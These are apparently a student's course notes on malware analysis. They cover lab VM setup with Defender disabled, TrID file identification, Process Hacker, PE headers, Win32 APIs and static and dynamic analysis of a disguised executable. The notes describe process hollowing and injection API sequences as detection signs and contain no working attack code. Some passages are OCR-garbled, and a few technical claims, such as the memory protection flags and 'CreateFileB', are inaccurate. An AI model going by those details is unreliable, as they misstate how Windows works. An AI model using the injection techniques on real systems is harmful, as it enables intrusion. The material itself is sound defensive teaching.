# Reverse Engineering and Malware Analysis Fundamentals

# Installing a Windows 11 VM

We already did this during classes and during projects. For this reason i am just going to do this on my own. This time we are installing W11 with a number of precautions:

https://www.youtube.com/watch?v=qWj-n4id9EI


### Requirements:

- Guest addition.
- Shared folder.
- Base snapshot.

### Windows specific requirements:

- Disable windows update
- Disable windows defender (required for malware analysis tools)
- Disable hide extensions
- Show hidden files and folders
- Create snapshot
- Disable OneDrive...: https://www.groovypost.com/howto/disable-onedrive-on-windows-11/

**We never took snapshots before...** which is an ideal solution to revert to a previous state. Simply click on the VM machine on the "Machine" tab and "create a snapshot". Once you have named the snapshot you can simply view it in the VBoxmanager, easy for reverting to a previous state:



# Installing Flare VM for malware analysis


This will install all the required tooling for malware analysing and reversing.

<u>GitHub - mandiant/flare-vm</u> - Follow the installation instructions. A couple of restarts / logouts will be performed. *Stay at your VM's side*.

# Files and formats

We need to understand the contents of a file. This is mostly done with **hex editors**. In this course we will be using 010 Editor.

An example file hello.txt is created with the contents "hello world!". In hex this is displayed as following:



We can also perform this with a tool called **Trid**. This is file analyser specifically meant for analysing what a file actually does, or is.

Installation is done manually by going to the official website. Command line tool is easiest to set up: <a href="https://mark0.net/soft-trid-e.html">https://mark0.net/soft-trid-e.html</a>

- Install the Win32 package: this is the base program, trid.exe.
- Install the TrIDDefs.TRD package: this is required for the tool to run.

Once installed we can analyse the files provided by the instructor.

Sample-Lab-3-1-1	16/02/2021 11:29	File	72 KB
Sample-Lab-3-1-2	16/02/2021 11:29	File	38 KB
Sample-Lab-3-1-3	16/02/2021 11:29	File	410 KB
Sample-Lab-3-1-4	16/02/2021 11:29	File	34 KB
Sample-Lab-3-1-5	16/02/2021 11:29	File	72 KB
Sample-Lab-3-1-6	16/02/2021 11:29	File	1 KB
Sample-Lab-3-1-7	16/02/2021 11:29	File	1 KB
Sample-Lab-3-1-8	16/02/2021 11:29	File	1 KB
Sample-Lab-3-1-9	16/02/2021 11:29	File	12 KB
Sample-Lab-3-1-10	16/02/2021 11:29	File	33 KB
Sample-Lab-3-1-11	16/02/2021 11:29	File	9 KB

```
PS C:\Tools\trid> .\trid.exe Z:\Sample-Lab-3-1\Sample-Lab-3-1-1

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found: 15648

Analyzing...

Collecting data from file: Z:\Sample-Lab-3-1\Sample-Lab-3-1-1

47.3% (.EXE) Win32 Executable MS Visual C++ (generic) (31206/45/13)
15.9% (.EXE) Win64 Executable (generic) (10523/12/4)

9.9% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)
7.6% (.EXE) Win16 NE executable (generic) (5038/12/1)
6.8% (.EXE) Win32 Executable (generic) (4505/5/1)
```

This is an example for the first file specified - and tells us this is a Win32 Executable MS Visual c++ file.

```
PS C:\Tools\trid> .\trid.exe Z:\Sample-Lab-3-1\Sample-Lab-3-1-2

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello

Definitions found: 15648

Analyzing...

Collecting data from file: Z:\Sample-Lab-3-1\Sample-Lab-3-1-2

80.0% (.ZIP) ZIP compressed archive (4000/1)

20.0% (.PG/BIN) PrintFox/Pagefox bitmap (640x800) (1000/1)
```

The second file is apparently a ZIP file. Again - the name of the file, nor the extension, tells us this! The analyser does.

```
PS C:\Tools\trid> .\trid.exe Z:\Sample-Lab-3-1\Sample-Lab-3-1-3

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello

Definitions found: 15648

Analyzing...

Collecting data from file: Z:\Sample-Lab-3-1\Sample-Lab-3-1-3

100.0% (.PNG) Portable Network Graphics (16000/1)
```

The third file is clearly a .PNG file. Again - no extension or additional information is provided by the base file itself. You need to analyse the **binary part of this file.** 

# Virtual memory and the portable executable (PE) file

In this lab we will further look into process creation of files and how the virtual memory works.


#### Process creation

We will look firstly into process creation - how do programs create processes?

In order to analyse such processes we need to have a tool called **Process Hacker**.

Found here: https://processhacker.sourceforge.io/downloads.php

This program can analyse **processes created** by a certain program.




Here you will see the following:

- Name: the name of the process.
- PID: Process ID. A uniquely identifiable parameter (ID) for running processes.


And much more information. With the test files provided - we need to change the extension to an **application** - something we **can run**. Hereby we change the extension to .exe.



Now we simply inspect the process hacker and the process:



When **right clicking**, *or using enter*, we can open up even more details.



Here we can see that **explorer.exe** is the parent process. This is correct - since we started the application in the explorer tab, which is the **File Explorer**.


It is important to take a look at the **command line feed** since specific parameters can be given. Malware can possibly have very specific processes and parameters included.

Before it is executed - it is just a <u>file</u>. This file needs to be loaded in the memory and executed. Once this is done - it becomes a <u>process</u>.

The other test files cannot be run properly - possibly due to not having the correct installations. The first file we analysed above was running correctly.

### Virtual Memory


Systems have limited amounts of RAM and require it to run programs. Virtual Memory can be used to circumvent the regular available RAM by applying a lot of VRAM to a program in the background - more than your available RAM.




It involves three main components:

- **CPU:** operating system (OS) loads the program into RAM and creates a process. At this point the CPU can read the instruction in the RAM and run the program.
- RAM: your main RAM (Random Access Memory). Hard disk programs will be run here firstly in order to run. VRAM creates a virtual illusion to the process that it has a lot of RAM available to run.
- **Hard Disk:** where your program is stored.

**VRAM** is allocated to a process and telling it "you have 4 GB of RAM" available! While in reality you only have 1 GB of RAM. This process of VRAM allocation can be done for every single process. **How is this possible?** 





The reason for this being possible is relatively "simple". The **hard disk** is used as virtual memory. Hard disk + Physical memory = Virtual memory. The hard disk will create the virtual memory - it will act as virtual RAM.

Each page is just a block of memory. Process1 takes 1 page in the physical memory, and page2 is also loaded there. Process2 also needs memory - and is allocated to the physical memory. Page2 is, at this point, allocated to the hard disk as virtual RAM. Once process2 is loaded correctly - Page2 (from Process1) will swap back to physical memory to resume execution.

This is done so fast - a user will not notice this at all. We make use of the hard disk to create an illusion of huge amounts of RAM availability - which in essence is virtual RAM!

Example time: we open the file from the previous task again in Process Hacker and view the **memory tab**.

In the first block you can read the Base address.
In the second block you can read the Type: Mapped or Private.

You can even open up the components even further.

- Mapped: parts of the program need to be mapped in virtual memory for use by the process. Processes can modify the contents of the file in the hard disk by directly modifying the mapped contents in memory. It is mapped to the hard disk - reference.
- **Private:** not shared with other processes. *Mostly used by malwares*.

**Stack(s)** is where the process is storing local variables. **Images** are the **DLL(s)** (Dynamic Link Libraries) - modules of the program. **Private** can be **commit, reserved or free**.

Stack (thread 7484) Stack 32-bit (thread 7484) Stack 32-bit (thread 7484)

> Private: Reserved Private: Commit Private: Commit


- Commit: the page has a physical area in RAM allocated for you.
- **Reserved:** it has not gotten physical memory reserved yet just being reserved. When this happens it will change to Commit.
- **Free:** addressed in virtual memory but has not been assigned or made available to the process just yet.


In the column **Protection** you can see RW, R, WCX,...

- **(W) Write:** contents in memory can be read and written to.
- **(RW) Read:** contents in the memory can be read but not write to this memory location (or execute).
- (WCX) Execute: execute means that location contains code that can be executed.

**Use:** if you click on a memory block you will get a hex view - the raw bytes in that certain location (one record in the last screenshot). 0x10000 contains all this information. Left you can view the bytes, right you can view the ASCI annotation of the bytes.

In order to further investigate these strings - you can use the **Strings** button. Here you can view the specific address allocation and the results from this address. Virtual memory provides a lot of information for malware detection. Here you can find IP addresses and more.





### PE files

PE files are Windows Executable files. This can be easily found when analysing the files:

```
PS C:\Tools\trid> .\trid.exe C:\Users\Freds\Documents\Sample-Lab-4/Sample-4-1.exe

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello


Definitions found: 15648

Analyzing...

Collecting data from file: C:\Users\Freds\Documents\Sample-Lab-4/Sample-4-1.exe

89.8% (.EXE) TCC Win32 executable (188337/24/9)
```

We can also use the tool **CFF Explorer** in order to analyse this program further:



On the **left side** you have a few **collapsible headers**.

Dos header: this is the first header. The first "member" is e\_magic. This displays your first bytes - 0: 4D and 1:5A. Translated into MZ when looking at ASCI. The header member itself places these bytes in reverse. Intel systems store the bytes in reverse order due to a convention. Word means two bytes.


Ascii

MZ .0 . . .0 . . . ÿÿ . .

**MZ + "This program cannot be run in DOS mode" + "PE"** tell us clearly this is a PE file.


Sample-4-1.e	xe					0	4
Member	Offset	Size	Value		<u>cii</u>		
e_magic	00000000	Word	5A4D	ΜZ	.0.	4D	5A

 Optional Header: the process needs to be stored into memory. It needs to allocate space into virtual memory - how does it know what location will be allocated to this process? The Optional Header will tell us all of this information.




When we look at the **ImageBase** value this is exactly the same as mentioned in **Process Hacker**. Both of them "link" together! But this might not always be the same. They are **relative virtual addresses** (**RVA**). If you want to find the actual location of this value - take the **Base address** + **Value** and that should be our entry point.

Now we will take a look into deconstructing another header to look into the above theoretical explanation. We will look into the **P header**. This is also called the **Nt header** and **optional header**. *Remember: the Value is always the opposite of the binary*.



The **File Header** store all kinds of data inside an executable.



The **section header** will include a variety of **executables** and **data**. When we look into the File Header again - we see a NumberOfSections member - which correlates to the section headers.

	Sample-4-1.exe						
<u> </u>	Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers
☐ File: Sample-4-1.exe ☐ Dos Header							
— □ ■ Nt Headers	Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword
☐ File Header☐ ☐ Optional Header	.text	000000E0	00001000	00000200	00000200	00000000	00000000
Data Directories [x]	.data	000000D0	00002000	00000200	00000400	00000000	00000000
Section Headers [x]							


Text: contains text.

Data: contains some form of data.


**Do know this is NOT RELIABLE for malware.** Sometimes this can be executable code. You can clearly see the Virtual Address which is used for virtual memory. *We need to sum up the base address + the value in order to look for the correct actual address.* 

The **Optional Header** can be used by Windows to copy the file into virtual memory.

The **Data Directories** contain the size and RVEs of directories and tables. *Some of them are blank - which means there is nothing there -* but some of them include data.



When looking in the tool **x32dbg**, which is a debugger, we can see this magic come to life. Here you clearly sum up the two values: **base address + value** of another member.



The **raw size** and the **virtual size** are no the same:


Name	Virtual Size	Virtual Address	Raw Size	Raw Address
Byte[8]	Dword	Dword	Dword	Dword
.text	000000E0	00001000	00000200	00000200
.data	000000D0	00002000	00000200	00000400

We can review this in **Process Hacker**:




This is clearly our **text** value and our **data** value (*take a look at the Virtual Address + Base Value*)!

We will look into the DLL section of this file and the **Import Directory**:




In the above screenshot you can see the dll msvcrt.dll being started by the process, which can be viewed on the left side via Process Hacker.


The other two files included in this lab are a separate .dll and .exe. The exe needs the dll to function! Thus will use dll files directly:



When we look one step further in the CFF Explorer we can clearly see the dll being utilized:



This is the reason why we also take a look at the **Import Directory**. It clearly utilises certain .dll files from our system! When we take a look into **Process Hacker** we see the same happening:



At the bottom - sample-4.2.dll is again being displayed by the sample-4-3.exe process.

This is how executables utilise .dll files.

### Windows Internals


Malware abuses operating system functionalities. Malware analysts need to be aware of this!

**Win32 APIs:** Application Programming Interface - just another name for Windows functions! They can be found in the System32 directory.

**Kernel32.dll** contains many functions used by programmers and malware authors.

- DLLs provided by Windows
- Found in C:\Windows\System32
- ► Eg. kernel32.dll
- Try open in CFF Explorer

In CFF Explorer we can review this dll:



Other .dll's provided by windows can be viewed at the right.

Visual Studio SDK utilises the underneath .dll's.

- Msvcrt.dll
- Msvbvm60.dll
- Vcruntimexx.dll (xx refers to version of the sdk)
- Net Frameworks (C# and VB.net)

- Ntdll.dll
- Kernel32.dll
- Kernelbase.dll
- ► Gdi32.dll
- ▶ User32.dll
- Comctl32.dll
- Advapi32.dll
- Ws32\_32.dll

When we take a closer look into win32 API docs:

- Google for API and MSDN
- Try googling CreateFile MSDN
- Not just for creating files
- Can also read files
- Depends on the Parameters passed to the function

https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilea

CreateFile is not only just for **creating files** - it can also **read files**. It depends on the parameters passed towards this API.

CreateFileA() accepts 7 parameters

```
HANDLE CreateFileA(
LPCSTR lpFileName,
DWORD dwDesiredAccess,
DWORD dwShareMode,
LPSECURITY_ATTRIBUTES lpSecurityAttributes,
DWORD dwCreationDisposition,
DWORD dwFlagsAndAttributes,
HANDLE hTemplateFile
);
```

The dwCreationDisposition parameter decides if it is for creating file or, for reading a file

- CreateFileA accepts ASCII version of the string
- CreateFileW accepts Unicode
- Many other APIs also come in two versions just like this

```
HANDLE CreateFileA(
LPCSTR lpFileName,
DWORD dwDesiredAccess,
DWORD dwShareMode,
LPSECURITY_ATTRIBUTES lpSecurityAttributes,
DWORD dwCreationDisposition,
DWORD dwFlagsAndAttributes,
HANDLE hTemplateFile
);
```

```
HANDLE CreateFileW(

LPCWSTR

DWORD

DWORD

LPSECURITY_ATTRIBUTES

DWORD

DWORD

DWORD

DWORD

DWORD

HANDLE

HANDLE

DWORD

HANDLE

DWORD

HANDLE

HERDLE

LPFileName,

dwDesiredAccess,

dwShareMode,

lpSecurityAttributes,

dwCreationDisposition,

dwFlagsAndAttributes,

hTemplateFile

);
```

### Windows APIs

Information provided on the next slide:

- CreateFileA and CreateFileW are provided by kernel32.dll
- Another version is NTCreateFile which is provided by ntdll.dll
- It is much low-level because it is closer to the kernel
- Both CreateFileA and CreateFileB calls NTCreateFile internally
- Ntdll.dll then uses system calls (SYSCALLS) to execute the task
- SYSCALLS are kernel level functions
- Kernel Level functions is the heart of the Operating System
- User Level functions (APIs) make use of Kernel Level functions

### **Extended version of an API:**

- Some APIs has an extended version
- Eg, VirtualAllocEx is the extended version of VirtualAlloc
- They are used to allocate virtual memory
- VirtualAlloc allocates virtual memory for the current running process
- But VirtualAllocEx allocates virtual memory for **other** running processes
- Malware frequently makes use of them

### There are also **Undocumented APIs**:

- NT APIs in ntdll.dll are not officially documented by Microsoft
- But hackers have reversed engineered it and put up unofficial docs
- Check out: <a href="http://undocumented.ntinternals.net/">http://undocumented.ntinternals.net/</a>

NtCreateSection is an undocumented API commonly used by malware for a technique called **Process Hollowing: a security exploit in which an attacker removes code in an executable file and replaces it with malicious code.** The process hollowing attack is used by hackers to cause an otherwise legitimate process to execute malicious code.

### **APIs performing file operations:**

- CreateFile
- WriteFile
- ReadFile
- SetFilePointer
- DeleteFile
- CloseFile

### APIs performing registry operations:

- RegCreateKey
- RegDeleteKey
- RegSetValue

### APIs for virtual memory:

- VirtualAlloc
- VirtualProtect
- NtCreateSection
- WriteProcessMemory
- NtMapViewOfSection

### APIs for processes and threads:

- CreateProcess
- ExitProcess
- CreateRemoteThread
- CreateThread
- GetThreadContext
- SetThreadContext
- TerminateProcess
- CreateProcessInternalW

### **APIs for DLLs**

- LoadLibrary
- GetProcAddress

### **APIs for Windows Services:**

- OpenSCManager
- CreateService
- OpenService
- ChangeServiceConfig2W
- StartService

### **APIs for Mutexes:**

- CreateMutex
- OpenMutex

# All these APIs will help in malware analysis and behaviour.

### Behaviour identification with APIs

- Usage of APIs per se is not necessarily malware
- You need to analyse:
- 1. Context
- 2. Parameters supplied to APIs
- 3. Sets of APIs used in sequence

Take the case of Process Hollowing...

### Example 1: Process Hollowing:

- It is a popular technique used by malware
- It uses CreateProcess API to create a brand-new process in suspended mode
- To do that, it sets dwCreationFlag = CREATE SUSPENDED
- Normal programs do not do that

```
BOOL CreateProcessA(
LPCSTR lpApplicationName,
LPSTR lpCommandLine,
LPSECURITY_ATTRIBUTES lpProcessAttributes,
LPSECURITY_ATTRIBUTES lpThreadAttributes,
BOOL bInheritHandles,
DWORD dwCreationFlags,
LPVOID lpEnvironment,
LPCSTR lpCurrentDirectory,
LPSTARTUPINFOA lpStartupInfo,
LPPROCESS_INFORMATION lpProcessInformation
);
```

### Example 2: WriteProcessMemory:

- It writes into the memory of another process
- Debuggers use this so by itself it is not malicious
- But if a process also uses VirtualAllocEx and CreateRemoteThread

then it is malware

So, the set of APIs used in sequence make it malicious

### **Using Handle to identify Sequences:**


- Handle is a reference to files, registry, memory and processes
- Processes makes use of handles to perform operations on the object it refers
- These handles are parameters passed to processes
- Tracking these handles help us identify sequence of APIs for any process
- These sequences help us confirm if a process is malware
- take the case of CreateFile...

Can you identify the sequences? Tip: Trace the handles

**Sequences:** hFile1 and hFile2 creates certain .txt files... it will save these in the handles. In number 3 and number 4 both of these Handles are used by WriteFile. 1 - 4 and 2 - 3 are the **same process**, thus this is the logical **sequence**.

# Intro to Static and Dynamic Analysis

# Malware Analysis Process



- Static Analysis: without executing the malware.
- Dynamic Analysis: executing the malware and THEN doing the analysis.

# Static analysis



- Look for a hash: and look into, for example, VirusTotal, if someone else has done
  analysis on this specific hash. You cannot "lie" on these files as the internal
  elements of the file will be the same.
- Strings: encoded strings, crypto strings,...
- PE Header: analyse the PE header and look into what the file is exactly doing.

### Tools:

- File type analysis: identify the file type. Which type of file is this?
  - Tridnet
  - ExePE Info
- Searching for embedded strings:
  - o Bintext
  - Strings
- Search for encrypted strings: it can reverse the strings.
  - Xorsearch
- Examine PE headers:
  - o CFF Explorer
  - PE Studio
- Create a cryptographic hash: Hashmyfile

# Dynamic analysis

## Dynamic Analysis





**Monitor Changes** 

**Behavior Monitoring** 

- Monitor changes: create a snapshot before writing the malware. Once we have a snapshot - execute the malware - and let it run for a couple of minutes. Once it performs changes to the OS. Once finished we take a second snapshot. From the comparison we look into the changes made by the malware.
- **Behaviour monitoring:** study the running malware. Is it creating new processes? Has it written new files, or deleted new files,...?

### Tools:

- Take snapshots: take two snapshots and look into the changes.
  - Regshot
- What is the persistence mechanism: try to survive reboot, for example, by creating new registry entries. Or creating new copies of itself auto-starting when running other programs.
  - Autoruns
- Capture network connections / packets: is it trying to connect to the outside world? Fakenet will intercept packets and send a fake reply. It will NOT allow the malware to talk to the outside world.
  - Fakenet
  - Wireshark
- **Process monitoring:** analyse all APIs used by the malware. Saving the file in a .csv file obtained from Procmon we can create a graph in Procdot.
  - Procmon
  - Procdot

# More Techniques








Memory Analysis



Automation

Some types of malware resist analysis or reverse engineering. **But** every malware will have to unpack into the memory. Thus memory analysis can be used to look into these types of malware.

# Focus Your Analysis



Additionally you need ProcDot and BinText.

https://www.procdot.com/webhelp/index.html?installation.htm https://www.procdot.com/downloadprocdotbinaries.htm

# Static analysis of malware sample 1

The first malware is a malicious PDF file.



First we will **scan** the file with **trid.exe** to analyse the file. We can clearly see this is **not a PDF file** but a **Win32 Executable**.

```
C:\Tools\trid>.\trid.exe C:\Users\Freds\Documents\malware1\budget-report.exe

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello

Definitions found: 15648

Analyzing...

Collecting data from file: C:\Users\Freds\Documents\malware1\budget-report.exe

43.3% (.EXE) Win32 Executable MS Visual C++ (generic) (31206/45/13)


22.9% (.EXE) Microsoft Visual C++ compiled executable (generic) (16529/12/5)

9.1% (.DLL) Win32 Dynamic Link Library (generic) (6578/25/2)

6.9% (.EXE) Win16 NE executable (generic) (5038/12/1)

6.2% (.EXE) Win32 Executable (generic) (4505/5/1)
```

We will need **pestudio** to analyse the file further: <a href="https://www.winitor.com/download2">https://www.winitor.com/download2</a> This tool will detect any **malicious behaviour**.



The **indicators** will tell us how **severe** this malware file is.

indicator (27)	detail	level
virustotal > score	<u>54/70</u>	1
libraries > flag	Internet Extensions for Win32 Library	1
libraries > flag	Windows Socket Library	1
imports > flag	<u>54</u>	1
file > compiler > stamp	Wed Oct 14 08:31:48 1998	2
sections > virtualized	<u>.bss</u>	2
file > hash	<u>15CC3CAD7AEC406A9EC93554C9EAF0BFBCC740BEF9D52DBC32BF559E9</u>	3
file > size	<u>419328 bytes</u>	3
tls-callback > count	<u>3</u>	3
file > subsystem	<u>GUI</u>	3
group > API	<u>network</u>	3
group > API	compression	3
4.51		-

